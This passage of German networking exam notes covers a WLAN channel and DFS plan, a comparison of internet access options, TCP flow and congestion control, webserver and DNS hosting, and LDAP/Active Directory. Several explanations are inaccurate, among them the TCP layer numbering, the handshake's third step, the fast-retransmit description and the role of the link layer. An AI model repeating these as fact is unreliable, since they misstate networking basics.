Danach schickt der Host die IP-Pakete direkt an den Layer-3-Switch (Gateway). Der Switch prüft das Zielnetz des Pakets (Server-VLAN, 10.1.100.0/24) und leitet es anschließend an das entsprechende VLAN-Interface weiter. Dort sendet der Layer-3-Switch wiederum selbst einen neuen ARP-Request („IP 10.1.100.20?“) innerhalb des Server-VLANs. Die Antwort auf diesen ARP-Request erfolgt ebenfalls innerhalb des Server-VLANs direkt an den Switch, der nun die MAC-Adresse des Zielservers kennt und das Paket auf Layer 2 (Ethernet) zustellt.

WLAN-Konzept

Frage:

Erstellen Sie ein WLAN-Konzept für die Firma. Die Clients unterstützen alle Wifi-6 (802.11ax) und zum Teil auch schon Wifi-7 (802.11be). Erstellen Sie einen Frequenzaufteilungs-Plan. Die Benutzer-Authentifikation und Verschlüsselung sollen mittels WPA-Enterprises erfolgen. Erklären Sie, worauf man wegen DFS achten muss.

WLAN-Konzept:

Das WLAN-Konzept wurde eine strukturierte Frequenz- und Kanalverteilung vorgenommen, bei der jeder Raum mit einem eigenen Access Point ausgestattet ist. Ziel ist es, durch gezielte Kanalwahl eine stabile Verbindung ohne Interferenzen zu ermöglichen

Pausenraum

- Frequenzband: 2,4 GHz
- Kanal: 1
- Erklärung:
Ein 2,4 GHz Frequenzband bietet eine größere Reichweite als 5 GHz oder 6 GHz, ist jedoch stärker ausgelastet, da viele alltägliche Geräte wie Smartphones auf 2,4 GHz funken. Da es im 2,4-GHz-Bereich nur drei überlappungsfreie Kanäle (1, 6 und 11) gibt, wurde gezielt Kanal 1 gewählt, um Störungen mit anderen Netzwerken zu vermeiden. Die gewählte Kanalbreite von 20 MHz ist eine typische Nutzung für Surfen und E-Mail-Kommunikation.

Raum 1

- Frequenzband: 5 GHz
- Kanal: 36 (DFS-frei)
- Erklärung:
Die Kanäle 36 bis 48 sind in Europa DFS-frei und können ohne zusätzliche Radarerkennung verwendet werden. Kanal 36 wurde gewählt, um eine stabile Verbindung mit wenig Störanfälligkeit zu gewährleisten. Die Kanalbreite beträgt hier 40 MHz, was eine gute Balance zwischen Leistung und Kanalverfügbarkeit bietet, ohne viel Spektrum zu belegen.

Raum 2

- Frequenzband: 5 GHz
- Kanal: 100 (DFS-pflichtig)
- Erklärung:
Kanäle ab 52 unterliegen der DFS-Regelung (Dynamic Frequency Selection), da sie von Wetter- und Flugradar mitbenutzt werden. Kanal 100 erlaubt eine größere


Kanalbreite und somit höhere Datenraten. In diesem Fall 80 MHz, das ideal für leistungsintensive Anwendungen ist. Der eingesetzte Access Point muss DFS unterstützen, um Radarsignale erkennen zu können. Was weiter unten im Dokument genauer beschrieben wird.

Raum 3

- Frequenzband: 6 GHz
- Kanal: 5
- Erklärung:
Das 6-GHz-Band bietet viele neue überlappungsfreie Kanäle für moderne Geräte mit Wi-Fi 6E oder Wi-Fi 7. Kanal 5 wurde mit einer Kanalbreite von 40 MHz gewählt und bietet hohe Datenraten bei gleichzeitig geringer Auslastung im Umfeld. Aufgrund des 6-GHz-Bandes gibt es kaum Störungen durch benachbarte Netzwerke.

Raum 4

- Frequenzband: 6 GHz
- Kanal: 33
- Erklärung:
Zur Vermeidung von Überschneidungen mit Raum 3 wurde der Abstand bewusst vergrößert und Kanal 33 gewählt. Auch hier wird eine Kanalbreite von 40 MHz verwendet, was moderne Anwendungen wie Streaming, Videokonferenzen oder große Dateiübertragungen zuverlässig unterstützt. Die große Frequenztrennung zu Raum 3 verhindert Interferenzen und sorgt für stabile Verbindungen.



DFS (Dynamic Frequency Selection):

DFS ist ein Schutzmechanismus, der insbesondere im 5-GHz-Band dafür sorgt, dass wichtige Funkdienste wie Flug- und Wetterradar nicht durch WLAN-Verbindungen gestört werden. Diese Dienste gelten als Primärnutzer, während WLAN-Geräte nur als Sekundärnutzer auftreten dürfen. Gemäß den europäischen Richtlinien ist DFS für alle WLAN-Geräte verpflichtend, die oberhalb von Kanal 48 arbeiten. Daher kommen in unserem Netzwerk ausschließlich DFS-fähige Access Points zum Einsatz, insbesondere in Raum 2, wo Kanal 100 genutzt wird. Diese Geräte erkennen automatisch Radarsignale und wechseln im Bedarfsfall den Kanal, um Störungen zu vermeiden. Obwohl ein Kanalwechsel zu einer kurzen Unterbrechung führen kann, ist dies notwendig und vorgeschrieben, um sicherheitskritische Dienste zu schützen.

Kanalbreite:

Die Kanalbreite bestimmt maßgeblich die Leistungsfähigkeit des WLANs. Im WLAN-Konzept wurde eine hohe Datenrate bei gleichzeitig minimalem Störpotenzial gewährleistet:

- Pausenraum: 20 MHz → stabil für leichte Nutzung
- Raum 1 & 3 & 4: 40 MHz → ideal für mittlere bis hohe Netzwerkauslastung
- Raum 2: 80 MHz → für besonders leistungsintensive Anwendungen

Dabei wurde darauf geachtet, dass die gewählten Kanäle ausreichend Abstand zueinander haben, um Kanalüberlappungen zu vermeiden und gleichzeitig die Vorteile breiter Kanäle auszuschöpfen.

WPA-Enterprises:

WPA-Enterprise ist ein WLAN-Sicherheitsstandard für professionelle IT-Umgebungen, der im Gegensatz zu WPA-Personal nicht mit einem gemeinsamen Passwort arbeitet, sondern auf individueller Benutzer-Authentifizierung basiert. Die Anmeldung erfolgt über einen RADIUS-Server, der Zugangsdaten wie Benutzernamen, Passwörter oder digitale Zertifikate zentral verwaltet und überprüft. Dadurch erhält jeder Nutzer eine eigene verschlüsselte Verbindung, was die Sicherheit im Netzwerk deutlich erhöht.

Ablauf der Verbindung:

1. Gerät verbindet sich mit dem WLAN-Access Point im jeweiligen Raum anhand der Benutzerdaten.
2. Die Benutzerdaten werden an den RADIUS-Server gesendet.
3. Der Server prüft die Zugangsdaten.
4. Bei erfolgreicher Authentifizierung wird ein Sitzungsschlüssel (Session Key) erzeugt, der jeden Datenverkehr der Sitzung mit einem sicheren Verfahren wie AES (Advanced Encryption Standard) verschlüsselt, damit keiner mitlesen kann.

Vorteile: Keine Passwortweitergabe notwendig, verschlüsselte Datenverbindung, Hohe Sicherheit durch individuelle Authentifizierung

Internetzugang und strukturierte Netzwerk-Verkabelung

Angabe

Sie müssen Angebote für einen Internet-Anschluß für eine Netzwerkverkabelung für das neue Firmengebäude einholen. Bewerten Sie die verschiedenen Technologien in Bezug auf Kosten, Leistungsfähigkeit, Investitionssicherheit. Stellen Sie die aktuellen Techniken und Standards in Bezug auf Kosten, Durchsatz, Sicherheit usw. gegenüber.

Bedeutung

Ein leistungsfähiger **Internetzugang** ist essenziell für moderne Unternehmen. Die Wahl der richtigen Technologie beeinflusst die Netzwerkinfrastruktur, die Betriebskosten und die Investitionssicherheit. Die wichtigsten Kriterien sind Bandbreite, Stabilität, Sicherheit und Skalierbarkeit.

Die Wahl zwischen

- DSL,
- Kabel,
- Glasfaser,
- 5G oder
- Satelliteninternet

hängt von den Anforderungen des Unternehmens und der verfügbaren Infrastruktur ab.

Die strukturierte Netzwerk-Verkabelung bildet die Grundlage für leistungsfähige und Netzwerke zur Datenübertragung. Sie ermöglicht eine flexible Erweiterung und einfache Installation von Netzwerkkomponenten, unabhängig von spezifischen Anwendungsszenarien. Dank ihres hierarchischen Aufbaus, meist in Sternstruktur, sorgt sie für eine effiziente und standardisierte Infrastruktur.

Ziele der strukturierten Verkabelung

- Bereitstellung von Kapazitätsreserven
- Unterstützung aktueller und zukünftiger Kommunikationstechniken
- Unterstützung unterschiedlicher unabhängiger Dienste wie Sprache oder Daten
- Kostengünstige und flexible Erweiterungsmöglichkeiten der Netzwerke
- Schaffung zusätzlicher Ressourcen durch entsprechende Strukturierung
- Verwendung gängiger Standards
- Einfache Installation und Anbindung der aktiven Netzwerkkomponenten

Die Komponenten (Kabel, Steckverbindungen) der vorwiegend hierarchisch aufgebauten Netzwerke werden noch einem vorgegebenen Verlegungsplan installiert. Basis der strukturierten Netzwerk-Verkabelung bilden meist Sternstrukturen (Stern-Verkabelungen).

Aktive und passive Komponenten der strukturierten Verkabelung

Die strukturierte Verkabelung besteht aus passiven und aktiven Komponenten:

Passive Komponenten: Netzkabel, Anschlussdosen, Patchpanels, Netzwerkschränke und Stecker – sie leiten Signale weiter, ohne diese aktiv zu beeinflussen.

Aktive Komponenten: Switches, Router, WLAN-Access Points und Hubs – sie besitzen elektronische Schaltkreise und verarbeiten sowie verstärken Signale.

Kupferbasierte Kabeltypen

Koaxialkabel: Veraltet für Netzwerke, noch vereinzelt bei älteren Videoanlagen im Einsatz.

Twisted-Pair-Kabel (TP-Kabel): Standard in der Netzwerktechnik, verdrehte Adern Paare zur Signalübertragung (z. B. Cat 6, Cat 6a, Cat 7).

RJ45-Stecker: Gängiger Steckverbinder für Twisted-Pair-Kabel, genutzt für Patchfelder und Endgeräte.

Lichtwellenleiter (LWL) / Glasfaserkabel

Übertragen Daten als Lichtsignale über große Entfernungen mit hoher Geschwindigkeit und ohne Signalverstärkung. Sie sind eine Zukunftssichere Alternative zu Kupferkabeln und ideal für Hochgeschwindigkeitsnetzwerke.

Vergleich von Internetzugangstechnologien

Technologie	Kosten	Durchsatz	Latenz	Sicherheit	Investitionssicherheit
DSL/VDSL	Niedrig	Bis zu 250 Mbit/s	Mittel	Durchschnittlich	Abnehmend, da Glasfaser ausgebaut wird
Kabel (DOCSIS)	Mittel	Bis zu 1 Gbit/s	Mittel	Durchschnittlich	Stabil, aber abhängig vom Anbieter
Glasfaser (FTTH/FTTB)	Hoch	Bis zu 10 Gbit/s	Gering	Sehr hoch	Zukunftssicher
5G-FWA	Mittel	Bis zu 1 Gbit/s	Gering	Mittel	Abhängig von Netzausbau
Starlink/Satelliten-Internet	Hoch	Bis zu 250 Mbit/s	Hoch	Durchschnittlich	Nur für schlecht erschlossene Gebiete sinnvoll

Wenn man die Werte aus der Tabelle vergleicht, wird ersichtlich, dass Glasfaser die beste Option ist, wenn man zukunftsorientiert ist. Glasfaser bietet die höchste Zukunftssicherheit, während DSL oder Kabel kostengünstige Alternativen sind. Jedoch ist die Investitionssicherheit hier gering, da Unternehmen möglicherweise bald auf eine andere Technologie umsteigen müssen.

Inhalt

TCP-Fluss und Staukontrolle	2
Flusskontrolle-Analyse:.....	2
Allgemeines.....	2
TCP-Flusskontrolle: niedrige Übertragungsquote	2
Staukontrolle- Analyse:	2
Allgemeines.....	2
Staukontrolle: niedrige Übertragungsrate:	2
TCP-Verbindungsaufbau	3
Fehlersicherung:.....	3
TCP-Schichtenmodell:.....	4
Protokolle der Anwendungsschicht:	5
Pop3 und http- Aufgaben:	5

TCP-Fluss und Staukontrolle

Flusskontrolle-Analyse:

Allgemeines

Bei der Flusskontrolle kann der Empfänger per Window-Size die Anzahl der Bytes, die unbestätigt erhalten möchte, bestimmen. Dadurch sollte eine Netzwerküberlastung verhindert werden.

Sie ist in der Transport-Schicht/ 3.Schicht enthalten

TCP-Flusskontrolle: niedrige Übertragungsquote

Bei einer niedrigen Übertragungsquote besteht dem Empfänger die Möglichkeit, die Window-Size runter zu drehen. Ist der Empfänger überlastet, kann er die Window-Size auf 0 stellen, welches die Übertragung pausiert. Hat der Empfänger wieder genug Kapazität, kann er die Window-Size wieder raufstellen.

Staukontrolle- Analyse:

Allgemeines

Die **TCP-Staukontrolle** soll durch die Regulierung der Datenübertragung eine Überlastung des Netzwerks verhindern. Algorithmen wie Slow-Start oder Fast Retransmit helfen dabei, die Sende-Rate nach der aktuellen Netzwerkauslastung anzupassen.

Die Sende-Rate bleibt erstmal klein, wird dann aber schrittweise erhöht, bis es zu einem Verlust von Daten kommt. Dieser Algorithmus nennt man Slow-Start. Bei Datenverlust verringert sich die Sende-Rate, ohne Verlust wird sie erhöht sie sich in der Nähe des Maximum.

Staukontrolle: niedrige Übertragungsrate:

Ist die Übertragungsrate niedrig, passt sich die TCP-Staukontrolle dynamisch daran an.

Slow Start (Langsamer Start):

Bei dem Slow-Start erhöht sich die Sende-Rate schrittweise. Ist die Übertragungsrate noch niedrig, besteht die Möglichkeit, dass der Slow-Start noch nicht abgeschlossen ist.

Fast Retransmit und Fast Recovery

Fast- Retransmit und Fast-Recovery haben den Sinn, nach einem Paketverlust schnell auf die Stau-Situation zu reagieren.

Fast-Retransmit

Bei Paketverlust sendet informiert der Sender den Empfänger mittels ACKs. Bei einem ACK bestätigt der Empfänger das letzte korrekte Paket für jedes Paket außerhalb der Reihe. Dup-Acks treten auf, wenn die Pakete vom selben Datensegment kommen. Beim dritten Dup-ACK wird das Paket noch vor Ablauf des Timers erneut gesendet.


Fast-Recovery:

Da die Dup-ACKs ein Hinweis darauf sind, dass ein Paketverlust stattfand, aber dennoch die Pakete angekommen sind, wird die Sende-Rate nur halbiert. Zusätzlich kann die Sende-Rate um die Anzahl der Dup-Acks erhöht werden. Durch diesen Vorgang wird bei einem Datenverlust wieder die volle Senderate erreicht.

TCP-Verbindungsaufbau

1. Client sendet dem Server ein SYN-Paket mit einer Sequenznummer x
2. Server empfängt das Paket:
 - Port-geschlossen:** Server antwortet mit TCP-RST. Damit signalisiert der Server, dass keine Verbindung aufgebaut werden kann.
 - Port geöffnet:** Server bestätigt das SYN-Paket und sendet es zurück. Damit stimmt dieser den Verbindungsaufbau zu.
3. Client sendet das erhaltene SYN/ACK-Paket zurück. Damit bestätigt der Client, dass er das Paket erhalten hat. Die Verbindung ist somit aufgebaut.

TCP-Verbindungsaufbau (Drei-Wege-Handshake)



IONOS

*SEQ: Sequenznummer

Fehlersicherung:

- **Sequenznummern** zur korrekten Reihenfolge der Pakete

- **Bestätigungen (ACKs)** zur Vermeidung von Datenverlust
- **Prüfsummen** zur Erkennung beschädigter Pakete
- **Retransmission Timeout (RTO)** zur erneuten Übertragung verlorener Pakete

TCP-Schichtenmodell:

TCP/IP-Schicht	Beispiel
4. Anwendung	HTTP, FTP, SMTP, POP, ... TLS, SOCKS
3. Transport	TCP, UDP, ...
2. Internet	IP (IPv4, IPv6), ICMP (über IP)
1. Netzzugang	Ethernet, IEEE.802.11, ...

Anwendungsschicht: Die Kommunikation der Programme über das Netzwerk wird in der obersten Schicht geregelt. Maßgeblich sind hier z. B. HTTP und FTP. Aber auch die E-Mail-Kommunikation (mit POP oder SMTP) funktioniert auf dieser Ebene.

Transportschicht: Im TCP/IP-Referenzmodell übernimmt TCP den Transport der Daten. Dieses Protokoll ermöglicht die direkte Kommunikation zwischen zwei Endgeräten und stellt eine zuverlässige Verbindung sicher. Neben TCP gehört auch UDP zu dieser Schicht, wobei es eine verbindungslose und schnellere Alternative bietet.

Internetschicht: Auf dieser Schicht ist das Internet Protocol aktiv und stellt sicher, dass die übertragenen Daten ihr vorgesehenes Ziel erreichen. Mithilfe der IP-Adresse werden die Datenpakete durch das Netzwerk geleitet.

Netzzugangsschicht: Diese Schicht ist im Referenzmodell zwar enthalten, legt jedoch kein spezifisches Protokoll fest. In der Praxis werden hauptsächlich Ethernet für kabelgebundene Verbindungen und IEEE 802.11 für drahtlose Netzwerke verwendet. Die Netzzugangsschicht ermöglicht die Verbindung verschiedener

Subnetze und stellt beispielsweise die Anbindung des heimischen WLANs an das Internet über einen Router sicher.

Protokolle der Anwendungsschicht:

- **HTTP (HyperText Transfer Protocol)** für den Abruf von Webseiten
- **POP3 (Post Office Protocol v3)** für das Abrufen von E-Mails
- **SMTP (Simple Mail Transfer Protocol)** für den Versand von E-Mails
- **FTP (File Transfer Protocol)** für Dateiübertragungen

Pop3 und http- Aufgaben:

Pop3:

- Erlaubt dem Client das Auflisten, Abholen und Löschen der E-Mails vom E-Mail-Server
- Nutzt Befehle wie: USER, PASS, STAT, LIST, RETR und DELE

http:

- Kommuniziert zwischen Client und Server
- Ist zustandslos und nutzt Methoden wie GET, POST, PUT, DELETE.
- Unterstützt verschiedene Statuscodes wie 200 OK, 404 Not Found, 500 Internal Server Error.


HTTP Status Codes



Webserver, DNS

In der EDV-Zentrale sollen Webseiten und Webanwendungen für vier Tochterfirmen bereitgestellt werden. Diese sollen unter eigenen Domains erreichbar sein, jedoch auf einem einzigen Server mit einer IP-Adresse laufen. Zudem soll die Kommunikation über HTTPS gesichert sein.

2. Technische Umsetzung



2.1 Webserver

Ein leistungsfähiger Server bildet die Basis der Architektur:

- Servertyp: Virtueller oder dedizierter Server mit ausreichenden Ressourcen (RAM, CPU, Speicherplatz).
- Webserver-Software: Apache oder Nginx als Reverse Proxy zur Lastverteilung.
- Hosting-Strategie: Virtuelle Hosts (vHosts) zur Unterscheidung der vier Domains.
- SSL/TLS-Zertifikate: Let's Encrypt (kostenlos) oder kommerzielle Zertifikate zur sicheren Kommunikation.
- Load Balancing (optional): Falls hohe Last erwartet wird, kann ein Load Balancer vorgeschaltet werden.

2.2 DNS-Konfiguration

Jede Tochterfirma erhält eine eigene Domain:

- Domains: z. B. firma1.de, firma2.de, firma3.de, firma4.de.
- DNS-Server: Extern oder intern zur Verwaltung der DNS-Zuordnung.
- A-Records: Verweisen für jede Domain auf die IP-Adresse des Servers.
- Subdomains: Optional für spezielle Anwendungen, z. B. app.firma1.de.

2.3 Sicherheit & Verschlüsselung

Ein umfassendes Sicherheitskonzept schützt den Webserver:

- HTTPS-Verschlüsselung: Nutzung von Let's Encrypt oder kommerziellen Zertifikaten.
- Automatische Erneuerung: Beispielsweise mit Certbot.
- Firewalls & Sicherheitskonfigurationen: Zum Schutz vor unautorisierten Zugriffen und Angriffen.

3. Bewertung des Konzepts

3.1 Kosten

Die zentrale Lösung bringt Kostenvorteile:

- Hardware: Ein einzelner Server spart Kosten im Vergleich zu vier separaten Servern.
- Software: Open-Source-Technologien wie Apache, Nginx und Let's Encrypt reduzieren Lizenzkosten.
- Betriebskosten: Geringere Strom- und Wartungskosten durch eine zentrale Lösung.

3.2 Wartbarkeit

Die Wartung gestaltet sich effizienter:

- Zentrale Verwaltung: Ein einziger Server erleichtert das Management aller Webanwendungen.
- Updates & Sicherheitsanpassungen: Können effizienter durchgeführt werden.
- Automatische Backups: Zentrale Verwaltung der Sicherungen erhöht die Ausfallsicherheit.

3.3 Skalierbarkeit

Die Architektur bleibt flexibel und erweiterbar:

- Lastverteilung: Load Balancing kann bei steigender Last ergänzt werden.
- Containerisierung: Docker oder andere Virtualisierungstechniken ermöglichen eine einfache Skalierung.
- Erweiterbarkeit: Zusätzliche Domains und Webanwendungen lassen sich problemlos integrieren.

3.4 Sicherheit

Ein dediziertes Sicherheitskonzept gewährleistet Schutz:

- Verschlüsselte Kommunikation: HTTPS sichert die Datenübertragung.
- Firewall & Monitoring: Reduziert Angriffsrisiken und ermöglicht eine schnelle Erkennung von Bedrohungen.
- Protokollierung: Zentralisierte Logs erleichtern Fehleranalysen und Sicherheitsüberwachung.

LDAP/Active Directory

Was ist LDAP?




Lightweight Directory Access Protocol (LDAP) ist ein **Protokoll**, mit dem Nutzerinnen und Nutzer **Daten** über Organisationen, Personen, Passwörter usw. **finden können**.

Es speichert Informationen über Benutzer, Gruppen und andere Ressourcen in einem Unternehmen.

Wozu dient es?

Es hilft verschiedenen Programmen (zum Beispiel E-Mail-Servern oder Webanwendungen) dabei, Informationen zu Benutzern zu finden. So weiß das System, ob der Benutzer existiert und welche Rechte er hat.

How LDAP Works



Wichtig zu wissen

LDAP sorgt dafür, dass alle Programme dieselben, zentral gespeicherten Benutzerdaten nutzen. Das macht die Verwaltung einfacher und einheitlicher.

Vorteile von LDAP

- Zentrale Verwaltung aller Benutzerdaten an einem Ort.
- Praktisch, weil alle Systeme auf dieselben, aktuellen Benutzerdaten zugreifen können.

Problem

- Da alle Anwendungen auf denselben zentralen Server zugreifen, muss dem Betreiber dieses Servers absolutes Vertrauen entgegengebracht werden – sowohl in Bezug auf Sicherheit als auch auf Datenschutz.

In der Schule:

- **Schulsystem & Login:**
 - Verschiedene Anwendungen (Proxmox, WLAN-Verwaltung, Abgabesysteme) nutzen eine zentrale Benutzerverwaltung.
 - Jeder Benutzer hat einen eindeutigen Username und ein Passwort.
- **Ablauf des Logins:**
 - **Einloggen:**
 - Der Benutzer gibt seine Anmeldedaten (Username & Passwort) ein.
 - Diese Daten werden an einen Server (z. B. über PHP) gesendet.
 - **Verbindungsaufbau zum LDAP:**
 - Der Server nutzt einen DNS-Connect-String, um den LDAP-Server über dessen IP-Adresse zu finden.
 - Es wird eine Verbindung zum LDAP-Server hergestellt.
 - **Authentifizierung:**
 - Wenn die Verbindung erfolgreich ist (Rückgabe: „true“), ist das Login korrekt.
 - **Zusätzliche Daten:**
 - Nach erfolgreichem Login holt der Server weitere Informationen aus dem LDAP ab (z. B. Klasse, Name).

Beispiel Keycloak:

- Keycloak ist ein Server, der nach dem Login ein Token ausgibt.

- Das Token ist für eine bestimmte Zeit gültig und ermöglicht so eine zusätzliche Sicherheitsschicht.


Was ist Active Directory (AD)?



Active Directory ist ein Verzeichnisdienst, der das **Grundgerüst für Windows-Netzwerke** bildet.

Wozu dient es?

AD speichert nicht nur Benutzerdaten, sondern auch Informationen über Computer, Drucker und andere Netzwerkressourcen. Es hilft dabei, den Zugriff und die Berechtigungen zentral zu steuern – zum Beispiel, wer sich an welchem Computer anmelden darf.



Wichtig zu wissen:

Active Directory nutzt auch LDAP als Protokoll, erweitert dieses aber um zusätzliche Funktionen wie Gruppenrichtlinien, die zentrale Einstellungen für viele Geräte und Benutzer gleichzeitig regeln.

Zusammenfassend



LDAP ist ein Protokoll, das den Zugriff auf ein zentrales Benutzerverzeichnis ermöglicht, während Active Directory ein umfassendes System ist, das diese Informationen verwaltet und noch viele weitere Funktionen zur Steuerung und Sicherheit in einem Netzwerk bietet.

Maturafrage



Erstellen Sie ein Konzept zur **zentralen Verwaltung** von Benutzer-Login-Daten. Verschiedenen **Server-Applikationen** - Mail, Fileserver, Radius-Server - sollen darauf zugreifen können. Analysieren Sie den **Ablauf einer PHP-Webapplikation** zur Benutzerauthentifikation. Die **Datenübertragung** soll über **TLS verschlüsselt** werden.

Ziel:

Alle Anwendungen (Mail, Fileserver, RADIUS-Server etc.) nutzen dieselben Benutzer-Daten. Das macht Verwaltung und Sicherheit einfacher.

Mit:

- LDAP
- Active Directory (AD)

TLS-Verschlüsselung:

- Alle Verbindungen zwischen Clients, Servern und dem LDAP/AD-Server werden über TLS (Transport Layer Security) verschlüsselt.
- So sind alle übertragenen Login-Daten und anderen Informationen geschützt.

Mail- und Fileserver:

- Diese Systeme fragen den zentralen LDAP/AD-Server ab, um Benutzer zu authentifizieren.
- Dadurch nutzen sie dieselben, immer aktuellen Benutzer-Daten.

RADIUS-Server:

- Authentifiziert Geräte (zum Beispiel für VPN oder WLAN).
- Verwendet ebenfalls den zentralen Benutzerstamm, um Zugriffsrechte zu überprüfen.

Schritt 1: Login-Formular

- Der Benutzer gibt seinen Benutzernamen und sein Passwort in ein Webformular ein.
- Diese Daten werden über HTTPS (sichere Verbindung) an den Server geschickt.

Schritt 2: Verbindung zum LDAP-Server

- Die PHP-Applikation stellt über TLS eine Verbindung zum LDAP-Server her (zum Beispiel mittels StartTLS).
 - **StartTLS**

Ein Upgrade-Befehl, der eine bestehende unverschlüsselte LDAP-Verbindung (normalerweise über Port 389) in eine verschlüsselte Verbindung umwandelt.
- Der Server nutzt einen DNS-Connect-String, um die IP-Adresse des LDAP-Servers zu finden.
 - **DNS-Connect-String**
 - Zeichenkette, die den Domainnamen oder Hostnamen eines Servers enthält

Er ermöglicht es, einen Server anhand eines leicht zu merkenden Namens statt einer numerischen IP-Adresse zu erreichen.

Schritt 3: Authentifizierung

